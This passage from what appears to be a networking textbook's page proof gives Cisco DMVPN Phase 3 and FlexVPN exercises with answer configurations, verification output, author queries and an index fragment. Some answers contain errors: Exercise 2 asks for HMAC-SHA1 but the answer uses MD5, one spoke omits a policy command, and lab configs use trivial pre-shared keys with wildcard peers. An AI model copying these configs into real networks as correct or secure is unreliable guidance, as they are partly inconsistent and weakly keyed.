Branch3(config-if)#tunnel mode gre multipoint           825
Branch3(config-if)#interface Tunnel 2                   826
Branch3(config-if)#ip address 10.10.20.3 255.255.255.0 827
Branch3(config-if)#tunnel source e0/0                   828
Branch3(config-if)#ip nhrp authentication DMVPN         829
Branch3(config-if)#ip nhrp map 10.10.20.1 172.1.5.1    830
Branch3(config-if)# ip nhrp map multicast 172.1.5.1    831
Branch3(config-if)#ip nhrp nhs 10.10.20.1              832
Branch3(config-if)#ip nhrp network-id 2                 833
Branch3(config-if)#ip nhrp shortcut                     834
Branch3(config-if)#ip ospf network broadcast            835
Branch3(config-if)#ip ospf priority 0                   836
Branch3(config-if)#tunnel key 2                         837
Branch3(config-if)#tunnel mode gre multipoint           838
Branch3(config-if)#router ospf 1                        839
Branch3(config-router)#log-adjacency-changes            840
Branch3(config-router)#network 10.10.10.0 0.0.0.255 area 1 841
Branch3(config-router)#network 10.10.20.0 0.0.0.255 area 1 842
Branch3(config-router)#network 192.168.3.0 0.0.0.255 area 1 843

Headquarter#show ip nhrp                                844
10.10.10.2/32 via 10.10.10.2                             845
  Tunnel0 created 00:26:23, expire 01:33:37              846
  Type: dynamic, Flags: unique registered used nhop     847
  NBMA address: 172.1.2.1                                848
10.10.10.3/32 via 10.10.10.3                             849
  Tunnel0 created 00:12:14, expire 01:50:14              850
  Type: dynamic, Flags: unique registered used nhop     851
  NBMA address: 172.1.3.1                                852

  We can see that our tunnels are up on the Headquarters, but now let's check a spoke: 853

Branch2#show ip nhrp                                     854
10.10.10.1/32 via 10.10.10.1                             855
  Tunnel1 created 00:29:31, never expire                  856
  Type: static, Flags: used                              857
  NBMA address: 172.1.1.1                                858
10.10.20.1/32 via 10.10.20.1                             859
  Tunnel2 created 00:35:57, never expire                  860
  Type: static, Flags: used                              861
  NBMA address: 172.1.5.1                                862

```

863 Now let's shut down the tunnel on Hub1:

864 Headquarter(config)#int tun0

865 Headquarter(config-if)#shutdown

866 Now let's check the Branch router again:

867 Branch2#show ip nhrp

868 10.10.10.1/32 via 10.10.10.1

869 Tunnel1 created 19:30:00, never expire

870 Type: static, Flags: used

871 NBMA address: 172.1.1.1

872 10.10.20.1/32 via 10.10.20.1

873 Tunnel2 created 19:36:25, never expire

874 Type: static, Flags: used

875 NBMA address: 172.1.5.1

876 10.10.20.2/32 via 10.10.20.2

877 Tunnel2 created 00:00:02, expire 01:59:57

878 Type: dynamic, Flags: router unique local

879 NBMA address: 172.1.2.1

880 (no-socket)

881 10.10.20.3/32 via 10.10.20.3

882 Tunnel2 created 00:00:02, expire 01:59:57

883 Type: dynamic, Flags: router implicit used nhop

884 NBMA address: 172.1.3.1

885 We can see that we can still reach the backup hub and the other Branch router:

886 Branch2#show ip ospf database

887 OSPF Router with ID (192.168.2.1) (Process ID 1)

888 Router Link States (Area 1)

889	Link ID	ADV Router	Age	Seq#	Checksum	Link count
890	192.168.1.254	192.168.1.254	664	0x80000039	0x0076F9	2
891	192.168.2.1	192.168.2.1	643	0x80000044	0x00E060	3
892	192.168.3.1	192.168.3.1	655	0x80000036	0x009BAF	3

893 Net Link States (Area 1)

894	Link ID	ADV Router	Age	Seq#	Checksum
895	10.10.20.1	192.168.1.254	644	0x8000001B	0x0081C4

896 We have verified that our OSPF routing table is still intact minus 10.10.10.1 not listed as this belongs to
897 the primary hub router.

Summary

Now that we have covered DMVPN and you have now seen how to configure DMVPN Phase 1, Phase 2, and Phase 3 and FlexVPN, you are now ready to build scalable WAN solutions. We learned how to configure routing protocols to work with DMVPN as well as how to secure our tunnels with IPsec. This chapter expanded on information covered in Chapters 6 and 14. We elaborated on advanced routing topics, including tunneling, such as Generic Routing Encapsulation (GRE) tunnels and Internet Protocol Security (IPsec) tunnels.

898
899
900
901
902
903
904

DMVPN Exercises

This section will provide exercises to reinforce what was covered in this chapter.


905
906

Exercise 1: DMVPN Phase 3 with BGP

907

Figure 24-9 will be used to complete Exercise 1. Configure DMVPN Phase 3 according to the diagram. All devices should be in autonomous system 65001. Verify NHRP and the routing table of each router.

908
909



this figure will be printed in b/w

Figure 24-9. Exercise 1 diagram

Exercise 2: IPsec

910

Configure IPsec IKEv1 tunnels to encrypt the DMVPN in Exercise 1. Use authentication pre-share, AES 256, and HMAC-SHA1. Configure IPsec tunnels on the hub and all spokes. Create a crypto profile called SecureDMVPN. The crypto key should be DMVPN. Name the transport set IKEv1. Verify the crypto session is active.

911
912
913
914

915

Exercise 3: FlexVPN

916

Figure 24-10 will be used to complete Exercise 3. Configure FlexVPN according to the diagram. All devices

917

should be in BGP AS 1. Configure IPsec IKEv2 tunnels to encrypt FlexVPN. Create a keyring called Cisco

918

and a pre-shared key called dmvpn. Create an IKEv2 profile named IKEv2 and an IPsec profile called Flex.

919

Create a pool called VPNSpokes to assign tunnel addresses. Configure the tunnels for spoke-to-spoke

920

communication via NHRP. Verify the crypto session is active and confirm spoke-to-spoke communication.

this figure will be printed in b/w




Figure 24-10. Exercise 3 diagram

921

Exercise Answers

922

This section will provide answers to the questions asked in the “DMVPN Exercises” section.

923

Exercise 1: DMVPN Phase 3 with BGP

924

Figure 24-9 will be used to complete Exercise 1. Configure DMVPN Phase 3 according to the diagram. All

925

devices should be in autonomous system 65001. Verify NHRP and the routing table of each router.

AU12

926

Hub Configuration

927

```
Headquarters(config-if)#int e0/0
```

928

```
Headquarters(config-if)#ip address 49.22.12.1 255.255.255.0
```

929

```
Headquarters(config-if)#interface Tunnel 0
```

930

```
Headquarters(config-if)#ip address 192.168.100.1 255.255.255.0
```

931

```
Headquarters(config-if)#tunnel source e0/0
```

932

```
Headquarters(config-if)#ip nhrp map multicast dynamic
```

933

```
Headquarters(config-if)#ip nhrp authentication DMVPN
```

Headquarters(config-if)#ip nhrp network-id 100	934
Headquarters(config-if)#ip nhrp redirect	935
Headquarters(config-if)#tunnel mode gre multipoint	936
Headquarters(config-router)#router bgp 65001	937
Headquarters(config-router)#bgp log-neighbor-changes	938
Headquarters(config-router)#network 192.168.1.0 mask 255.255.255.0	939
Headquarters(config-router)#network 192.168.100.0 mask 255.255.255.0	940
Headquarters(config-router)#neighbor 192.168.100.2 remote-as 65001	941
Headquarters(config-router)#neighbor 192.168.100.3 remote-as 65001	942
Headquarters(config-router)#neighbor 192.168.100.4 remote-as 65001	943

Branch2 Configuration 944

Branch2(config-if)#int e0/0	945
Branch2(config-if)#ip address 89.71.242.1 255.255.255.0	946
Branch2(config-if)#interface Tunnel 0	947
Branch2(config-if)#ip address 192.168.100.2 255.255.255.0	948
Branch2(config-if)#tunnel source e0/0	949
Branch2(config-if)#ip nhrp authentication DMVPN	950
Branch2(config-if)#ip nhrp map 192.168.100.1 49.22.12.1	951
Branch2(config-if)#ip nhrp map multicast 192.168.100.1	952
Branch2(config-if)#ip nhrp nhs 192.168.100.1	953
Branch2(config-if)#ip nhrp network-id 100	954
Branch2(config-if)#ip nhrp shortcut	955
Branch2(config-if)#tunnel mode gre multipoint	956
Branch2(config-if)#router bgp 65001	957
Branch2(config-router)#bgp log-neighbor-changes	958
Branch2(config-router)#network 192.168.2.0 mask 255.255.255.0	959
Branch2(config-router)#network 192.168.100.0 mask 255.255.255.0	960
Branch2(config-router)#neighbor 192.168.100.1 remote-as 65001	961

Branch3 Configuration 962

Branch3(config-if)#int e0/0	963
Branch3(config-if)#ip address 64.72.222.1 255.255.255.0	964
Branch3(config-if)#interface Tunnel 0	965
Branch3(config-if)#ip address 192.168.100.3 255.255.255.0	966
Branch3(config-if)#tunnel source e0/0	967
Branch3(config-if)#ip nhrp authentication DMVPN	968
Branch3(config-if)#ip nhrp map 192.168.100.1 49.22.12.1	969
Branch3(config-if)#ip nhrp map multicast 49.22.12.1	970
Branch3(config-if)#ip nhrp nhs 192.168.100.1	971
Branch3(config-if)#ip nhrp network-id 100	972
Branch3(config-if)#ip nhrp shortcut	973
Branch3(config-if)#tunnel mode gre multipoint	974
Branch3(config-if)#router bgp 65001	975
Branch3(config-router)#bgp log-neighbor-changes	976

```

977 Branch3(config-router)#network 192.168.3.0 mask 255.255.255.0
978 Branch3(config-router)#network 192.168.100.0 mask 255.255.255.0
979 Branch3(config-router)#neighbor 192.168.100.1 remote-as 65001

```

980 Branch4 Configuration

```

981 Branch4(config-if)#int e0/0
982 Branch4(config-if)#ip address 71.21.232.1 255.255.255.0
983 Branch4(config-if)#interface Tunnel 0
984 Branch4(config-if)#ip address 192.168.100.4 255.255.255.0
985 Branch4(config-if)#tunnel source e0/0
986 Branch4(config-if)#ip nhrp authentication DMVPN
987 Branch4(config-if)#ip nhrp map 192.168.100.1 49.22.12.1
988 Branch4(config-if)#ip nhrp map multicast 49.22.12.1
989 Branch4(config-if)#ip nhrp nhs 192.168.100.1
990 Branch4(config-if)#ip nhrp network-id 100
991 Branch4(config-if)#ip nhrp shortcut
992 Branch4(config-if)#tunnel mode gre multipoint
993 Branch4(config-if)#router bgp 65001
994 Branch4(config-router)#bgp log-neighbor-changes
995 Branch4(config-router)#network 192.168.4.0 mask 255.255.255.0
996 Branch4(config-router)#network 192.168.100.0 mask 255.255.255.0
997 Branch4(config-router)#neighbor 192.168.100.1 remote-as 65001

```

998 We can now verify BGP and NHRP:

```

999 Headquarters#sh ip nhrp
1000 192.168.100.2/32 via 192.168.100.2
1001     Tunnel0 created 00:05:27, expire 01:54:32
1002     Type: dynamic, Flags: unique registered used nhop
1003     NBMA address: 89.71.242.1
1004 192.168.100.3/32 via 192.168.100.3
1005     Tunnel0 created 00:05:17, expire 01:54:42
1006     Type: dynamic, Flags: unique registered used nhop
1007     NBMA address: 64.72.222.1
1008 192.168.100.4/32 via 192.168.100.4
1009     Tunnel0 created 00:04:33, expire 01:56:06
1010     Type: dynamic, Flags: unique registered used nhop
1011     NBMA address: 71.21.232.1

```

1012 We can see that each tunnel has been created successfully from each branch to the hub:

```

1013 Headquarters#sh dmvpn
1014 Legend: Attrb --> S - Static, D - Dynamic, I - Incomplete
1015         N - NATed, L - Local, X - No Socket
1016         T1 - Route Installed, T2 - Nexthop-override
1017         C - CTS Capable
1018         # Ent --> Number of NHRP entries with same NBMA peer
1019         NHS Status: E --> Expecting Replies, R --> Responding, W --> Waiting
1020         UpDn Time --> Up or Down Time for a Tunnel

```

```
===== 1021
```

```
Interface: Tunnel0, IPv4 NHRP Details 1022
Type:Hub, NHRP Peers:3, 1023
```

```
# Ent Peer NBMA Addr Peer Tunnel Add State UpDn Tm Attrb 1024
----- 1025
  1 89.71.242.1 192.168.100.2 UP 00:06:13 D 1026
  1 64.72.222.1 192.168.100.3 UP 00:06:03 D 1027
  1 71.21.232.1 192.168.100.4 UP 00:04:40 D 1028
```

Now let's verify our BGP network: 1029

```
Headquarters#sh ip bgp 1030
BGP table version is 6, local router ID is 192.168.1.1 1031
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal, 1032
               r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter, 1033
               x best-external, a additional-path, c RIB-compressed, 1034
Origin codes: i - IGP, e - EGP, ? - incomplete 1035
RPKI validation codes: V valid, I invalid, N Not found 1036
```

```
Network Next Hop Metric LocPrf Weight Path 1037
*> 192.168.1.0 0.0.0.0 0 32768 i 1038
*>i 192.168.2.0 192.168.100.2 0 100 0 i 1039
*>i 192.168.3.0 192.168.100.3 0 100 0 i 1040
*>i 192.168.4.0 192.168.100.4 0 100 0 i 1041
* i 192.168.100.0 192.168.100.4 0 100 0 i 1042
* i 192.168.100.2 192.168.100.2 0 100 0 i 1043
* i 192.168.100.3 192.168.100.3 0 100 0 i 1044
*> 0.0.0.0 0 32768 i 1045
```

We have all the expected routes in our BGP topology. 1046

Exercise 2: IPSec 1047

Configure IPSec IKEv1 tunnels to encrypt the DMVPN in Exercise 1. Use authentication pre-share, AES 1048 256, and HMAC-SHA1. Configure IPSec tunnels on the hub and all spokes. Create a crypto profile called 1049 SecureDMVPN. The crypto key should be DMVPN. Name the transport set IKEv1. Verify the crypto session 1050 is active. 1051

Hub Configuration 1052

```
Headquarters(config)#crypto isakmp policy 1 1053
Headquarters(config-isakmp)#authentication pre-share 1054
Headquarters(config-isakmp)#crypto isakmp key DMVPN address 0.0.0.0 0.0.0.0 1055
Headquarters(config)#crypto IPsec transform-set IKEv1 esp-aes 256 ah-md5-hmac 1056
Headquarters(cfg-crypto-trans)#mode transport 1057
Headquarters(cfg-crypto-trans)#crypto IPsec profile SecureDMVPN 1058
Headquarters(ipsec-profile)#set transform-set IKEv1 1059
```



```
1060 Headquarters(ipsec-profile)#int tunnel 0
1061 Headquarters(config-if)#tunnel protection IPsec profile SecureDMVPN
```

1062 The configuration of the branch routers or spokes will be exactly the same as the preceding hub
1063 configuration. Let's verify our tunnels are active:

```
1064 Headquarters#show crypto session
1065 Crypto session current status
```

```
1066 Interface: Tunnel0
1067 Session status: UP-ACTIVE
1068 Peer: 89.71.242.1 port 500
1069   Session ID: 0
1070   IKEv1 SA: local 49.22.12.1/500 remote 89.71.242.1/500 Active
1071   Session ID: 0
1072   IKEv1 SA: local 49.22.12.1/500 remote 89.71.242.1/500 Active
1073   IPSEC FLOW: permit 47 host 49.22.12.1 host 89.71.242.1
1074   Active SAs: 8, origin: crypto map
```

```
1075 Interface: Tunnel0
1076 Session status: UP-ACTIVE
1077 Peer: 71.21.232.1 port 500
1078   Session ID: 0
1079   IKEv1 SA: local 49.22.12.1/500 remote 71.21.232.1/500 Active
1080   Session ID: 0
1081   IKEv1 SA: local 49.22.12.1/500 remote 71.21.232.1/500 Active
1082   IPSEC FLOW: permit 47 host 49.22.12.1 host 71.21.232.1
1083   Active SAs: 8, origin: crypto map
```

```
1084 Interface: Tunnel0
1085 Session status: UP-ACTIVE
1086 Peer: 64.72.222.1 port 500
1087   Session ID: 0
1088   IKEv1 SA: local 49.22.12.1/500 remote 64.72.222.1/500 Active
1089   Session ID: 0
1090   IKEv1 SA: local 49.22.12.1/500 remote 64.72.222.1/500 Active
1091   IPSEC FLOW: permit 47 host 49.22.12.1 host 64.72.222.1
1092   Active SAs: 8, origin: crypto map
```

1093 We have verified that our IPSec tunnels are created.

1094 Exercise 3: FlexVPN

1095 Figure 24-10 will be used to complete Exercise 3. Configure FlexVPN according to the diagram. All devices
1096 should be in BGP AS 1. Configure IPSec IKEv2 tunnels to encrypt FlexVPN. Create a keyring called Cisco
1097 and a pre-shared key called dmvpn. Create an IKEv2 profile named IKEv2 and an IPSec profile called Flex.
1098 Create a pool called VPNSpokes to assign tunnel addresses. Configure the tunnels for spoke-to-spoke
1099 communication via NHRP. Verify the crypto session is active and confirm spoke-to-spoke communication.

AU13

Hub Configuration

Headquarters(config)#aaa new-model	1101
Headquarters(config)#aaa authorization network IKE local	1102
Headquarters(config)#crypto ikev2 authorization policy default	1103
Headquarters(config-ikev2-author-policy)#pool VPNSpokes	1104
Headquarters(config-ikev2-author-policy)#crypto ikev2 keyring Cisco	1105
Headquarters(config-ikev2-keyring)#peer Spokes	1106
Headquarters(config-ikev2-keyring-peer)#address 0.0.0.0 0.0.0.0	1107
Headquarters(config-ikev2-keyring-peer)#pre-shared-key local dmvpn	1108
Headquarters(config-ikev2-keyring-peer)#pre-shared-key remote dmvpn	1109
Headquarters(config-ikev2-keyring-peer)#crypto ikev2 profile IKEv2	1110
Headquarters(config-ikev2-profile)#match identity remote address 0.0.0.0	1111
Headquarters(config-ikev2-profile)#authentication remote pre-share	1112
Headquarters(config-ikev2-profile)#authentication local pre-share	1113
Headquarters(config-ikev2-profile)#keyring local Cisco	1114
Headquarters(config-ikev2-profile)#aaa authorization group psk list IKE default	1115
Headquarters(config-ikev2-profile)#virtual-template 1	1116
Headquarters(config-ikev2-profile)#crypto ipsec profile Flex	1117
Headquarters(ipsec-profile)#set ikev2-profile IKEv2	1118
Headquarters(ipsec-profile)#interface Virtual-Template1 type tunnel	1119
Headquarters(config-if)#ip unnumbered lo100	1120
Headquarters(config-if)#tunnel source e0/0	1121
Headquarters(config-if)#tunnel path-mtu-discovery	1122
Headquarters(config-if)#tunnel protection ipsec profile Flex	1123
Headquarters(config)#router bgp 1	1124
Headquarters(config-router)#bgp log-neighbor-changes	1125
Headquarters(config-router)#network 192.168.1.0 mask 255.255.255.0	1126
Headquarters(config-router)#network 172.16.1.0 mask 255.255.255.0	1127
Headquarters(config-router)#neighbor 172.16.1.2 remote-as 1	1128
Headquarters(config-router)#neighbor 172.16.1.3 remote-as 1	1129
Headquarters(config-router)#neighbor 172.16.1.4 remote-as 1	1130
Headquarters(config-router)#neighbor 172.16.1.4 remote-as 1	1131
Headquarters(config-router)#ip local pool VPNSpokes 172.16.1.2 172.16.1.6	1132

Branch2 Configuration

Branch2(config)#aaa new-model	1134
Branch2(config)#aaa authorization network IKE local	1135
Branch2(config)#crypto ikev2 authorization policy default	1136
Branch2(config-ikev2-author-policy)#crypto ikev2 keyring Cisco	1137
Branch2(config-ikev2-keyring)#peer Spokes	1138
Branch2(config-ikev2-keyring-peer)#address 0.0.0.0 0.0.0.0	1139
Branch2(config-ikev2-keyring-peer)#pre-shared-key local dmvpn	1140
Branch2(config-ikev2-keyring-peer)#pre-shared-key remote dmvpn	1141
Branch2(config-ikev2-keyring-peer)#crypto ikev2 profile IKEv2	1142
Branch2(config-ikev2-profile)#match identity remote address 0.0.0.0	1143
Branch2(config-ikev2-profile)#authentication remote pre-share	1144
Branch2(config-ikev2-profile)#authentication local pre-share	1145
Branch2(config-ikev2-profile)#keyring local Cisco	1146

```

1147 Branch2(config-ikev2-profile)#aaa authorization group psk list IKE default
1148 Branch2(config-ikev2-profile)#virtual-template 1
1149 Branch2(config-ikev2-profile)#crypto ipsec profile Flex
1150 Branch2(ipsec-profile)#set ikev2-profile IKEv2
1151 Branch2(ipsec-profile)#interface Tunnel0
1152 Branch2(config-if)#ip address negotiated
1153 Branch2(config-if)#tunnel source Ethernet0/0
1154 Branch2(config-if)#tunnel destination 172.1.1.1
1155 Branch2(config-if)#tunnel path-mtu-discovery
1156 Branch2(config-if)#tunnel protection ipsec profile Flex
1157 Branch2(config-router)#interface Virtual-Template1 type tunnel
1158 Branch2(config-if)#ip unnumbered Tunnel0
1159 Branch2(config-if)#ip mtu 1400
1160 Branch2(config-if)#ip tcp adjust-mss 1360
1161 Branch2(config-if)#tunnel path-mtu-discovery
1162 Branch2(config-if)#tunnel protection ipsec profile Flex
1163 Branch2(config-if)#router bgp 1
1164 Branch2(config-router)#bgp log-neighbor-changes
1165 Branch2(config-router)#network 192.168.2.0 mask 255.255.255.0
1166 Branch2(config-router)#network 172.16.1.0 mask 255.255.255.0
1167 Branch2(config-router)#neighbor 172.16.1.1 remote-as 1

```

1168 Branch3 Configuration

```

1169 Branch3(config)#aaa new-model
1170 Branch3(config)#aaa authorization network IKE local
1171 Branch3(config-ikev2-author-policy)#
1172 Branch3(config-ikev2-author-policy)#crypto ikev2 keyring Cisco
1173 Branch3(config-ikev2-keyring)#peer Spokes
1174 Branch3(config-ikev2-keyring-peer)#address 0.0.0.0 0.0.0.0
1175 Branch3(config-ikev2-keyring-peer)#pre-shared-key local dmvpn
1176 Branch3(config-ikev2-keyring-peer)#pre-shared-key remote dmvpn
1177 Branch3(config-ikev2-keyring-peer)#crypto ikev2 profile IKEv2
1178 Branch3(config-ikev2-profile)#match identity remote address 0.0.0.0
1179 Branch3(config-ikev2-profile)#authentication remote pre-share
1180 Branch3(config-ikev2-profile)#authentication local pre-share
1181 Branch3(config-ikev2-profile)#keyring local Cisco
1182 Branch3(config-ikev2-profile)#aaa authorization group psk list IKE default
1183 Branch3(config-ikev2-profile)#virtual-template 1
1184 Branch3(config-ikev2-profile)#crypto ipsec profile Flex
1185 Branch3(ipsec-profile)#set ikev2-profile IKEv2
1186 Branch3(ipsec-profile)#interface Tunnel0
1187 Branch3(config-if)#ip address negotiated
1188 Branch3(config-if)#tunnel source Ethernet0/0
1189 Branch3(config-if)#tunnel destination 172.1.1.1
1190 Branch3(config-if)#tunnel path-mtu-discovery
1191 Branch3(config-if)#tunnel protection ipsec profile Flex
1192 Branch3(config-router)#interface Virtual-Template1 type tunnel
1193 Branch3(config-if)#ip unnumbered Tunnel0
1194 Branch3(config-if)#ip mtu 1400

```

Branch3(config-if)#ip tcp adjust-mss 1360	1195
Branch3(config-if)#tunnel path-mtu-discovery	1196
Branch3(config-if)#tunnel protection ipsec profile Flex	1197
Branch3(config-if)#router bgp 1	1198
Branch3(config-router)#bgp log-neighbor-changes	1199
Branch3(config-router)#network 192.168.3.0 mask 255.255.255.0	1200
Branch3(config-router)#network 172.16.1.0 mask 255.255.255.0	1201
Branch3(config-router)#neighbor 172.16.1.1 remote-as 1	1202

Branch4 Configuration 1203

Branch4(config)#aaa new-model	1204
Branch4(config)#aaa authorization network IKE local	1205
Branch4(config)#crypto ikev2 authorization policy default	1206
Branch4(config-ikev2-author-policy)#crypto ikev2 keyring Cisco	1207
Branch4(config-ikev2-keyring)#peer Spokes	1208
Branch4(config-ikev2-keyring-peer)#address 0.0.0.0 0.0.0.0	1209
Branch4(config-ikev2-keyring-peer)#pre-shared-key local dmvpn	1210
Branch4(config-ikev2-keyring-peer)#pre-shared-key remote dmvpn	1211
Branch4(config-ikev2-keyring-peer)#crypto ikev2 profile IKEv2	1212
Branch4(config-ikev2-profile)#match identity remote address 0.0.0.0	1213
Branch4(config-ikev2-profile)#authentication remote pre-share	1214
Branch4(config-ikev2-profile)#authentication local pre-share	1215
Branch4(config-ikev2-profile)#keyring local Cisco	1216
Branch4(config-ikev2-profile)#aaa authorization group psk list IKE default	1217
Branch4(config-ikev2-profile)#virtual-template 1	1218
Branch4(config-ikev2-profile)#crypto ipsec profile Flex	1219
Branch4(ipsec-profile)#set ikev2-profile IKEv2	1220
Branch4(ipsec-profile)#interface Tunnel0	1221
Branch4(config-if)#ip address negotiated	1222
Branch4(config-if)#tunnel source Ethernet0/0	1223
Branch4(config-if)#tunnel destination 172.1.1.1	1224
Branch4(config-if)#tunnel path-mtu-discovery	1225
Branch4(config-if)#tunnel protection ipsec profile Flex	1226
Branch4(config-router)#interface Virtual-Template1 type tunnel	1227
Branch4(config-if)#ip unnumbered Tunnel0	1228
Branch4(config-if)#ip mtu 1400	1229
Branch4(config-if)#ip tcp adjust-mss 1360	1230
Branch4(config-if)#tunnel path-mtu-discovery	1231
Branch4(config-if)#tunnel protection ipsec profile Flex	1232
Branch4(config-if)#router bgp 1	1233
Branch4(config-router)#bgp log-neighbor-changes	1234
Branch4(config-router)#network 192.168.4.0 mask 255.255.255.0	1235
Branch4(config-router)#network 172.16.1.0 mask 255.255.255.0	1236
Branch4(config-router)#neighbor 172.16.1.1 remote-as 1	1237

1238 Now let's verify the IKEv2 sessions:

1239 Headquarters#sh cry session
1240 Crypto session current status

1241 Interface: Virtual-Access2
1242 **Profile: IKEv2**
1243 **Session status: UP-ACTIVE**
1244 **Peer: 172.1.2.1 port 500**
1245 Session ID: 7
1246 IKEv2 SA: local 172.1.1.1/500 remote 172.1.2.1/500 Active
1247 IPSEC FLOW: permit 47 host 172.1.1.1 host 172.1.2.1
1248 Active SAs: 2, origin: crypto map

1249 Interface: Virtual-Access3
1250 **Profile: IKEv2**
1251 **Session status: UP-ACTIVE**
1252 **Peer: 172.1.3.1 port 500**
1253 Session ID: 9
1254 IKEv2 SA: local 172.1.1.1/500 remote 172.1.3.1/500 Active
1255 IPSEC FLOW: permit 47 host 172.1.1.1 host 172.1.3.1
1256 Active SAs: 2, origin: crypto map

1257 Interface: Virtual-Access1
1258 **Profile: IKEv2**
1259 Session status: UP-ACTIVE
1260 Peer: 172.1.4.1 port 500
1261 Session ID: 8
1262 IKEv2 SA: local 172.1.1.1/500 remote 172.1.4.1/500 Active
1263 IPSEC FLOW: permit 47 host 172.1.1.1 host 172.1.4.1
1264 Active SAs: 2, origin: crypto map

1265 We can see that all our IKEv2 SAs have been established with the hub.
1266 Let's look at our BGP topology:

1267 Headquarters#show ip bgp
1268 BGP table version is 12, local router ID is 192.168.1.1
1269 Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
1270 r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
1271 x best-external, a additional-path, c RIB-compressed,
1272 Origin codes: i - IGP, e - EGP, ? - incomplete
1273 RPKI validation codes: V valid, I invalid, N Not found

	Network	Next Hop	Metric	LocPrf	Weight	Path
1274						
1275	*> 172.16.1.0/24	0.0.0.0	0		32768	i
1276	*> 192.168.1.0	0.0.0.0	0		32768	i
1277	*>i 192.168.2.0	172.16.1.2	0	100	0	i
1278	*>i 192.168.3.0	172.16.1.3	0	100	0	i
1279	*>i 192.168.4.0	172.16.1.4	0	100	0	i

1280 We can see our BGP table is just as we expected. Each branch can reach the other's network.

Author Queries

Chapter No.: 24 0005078444

Queries	Details Required	Author's Response
AU1	Format items starting with "Simplified architecture..." and ending with "The ability to secure DMVPNs using IPSec encryption" as a bulleted list.	
AU2	Please check if "single mGRE or IPSec profile" is okay as edited.	
AU3	Please provide citations for "Figures 24-2 to 24-3" in the text.	
AU4	Please check if edit to sentence starting "This means traffic will..." is okay.	
AU5	Please check if edit to sentence starting "We can see that..." is okay.	
AU6	Please check if edit to sentence starting "After this, the hub..." is okay.	
AU7	Please check if edit to sentence starting "As we can see..." is okay.	
AU8	Please check if "each branch can reach the LAN of another" is okay as edited.	
AU9	Please check "FlexVPN consists of:" for completeness.	
AU10	Please check if " Single-DMVPN Dual Hub " and similar occurrences are okay as edited.	
AU11	Please check if edit to sentence starting "We notice that each..." is okay.	
AU12	Please check if sentence starting "Figure 24-9 will be..." under the "Exercise Answers" section can be deleted.	
AU13	Please check if sentence starting "Figure 24-10 will be..." under the "Exercise Answers" section can be deleted.	

Index

2	■ A		
3	Access control lists (ACLs), 373		
4	AAA, 628		
5	access, 632		
6	adjacency, 633–634		
7	ARP/DHCP, 590, 592–595		
8	blanket, 631		
9	configuration, 587		
10	definition, 586		
11	diagram, 633		
12	G0/0 interface, 632		
13	HTTP request, 632		
14	ICMP and HTTP, 628–629		
15	inbound filter, 632		
16	inbound <i>vs.</i> outbound, 587–588		
17	locate issues, 632		
18	log-input, 634		
19	message, 634		
20	operational tempo, 631		
21	OSPF, 634		
22	PACLs, 589		
23	permit statement, 631		
24	scanning, 633–634		
25	VACLs, 588		
26	Access layer, 23		
27	Access points (APs), 777–778		
28	Access policies, 895		
29	add host discovery, 895		
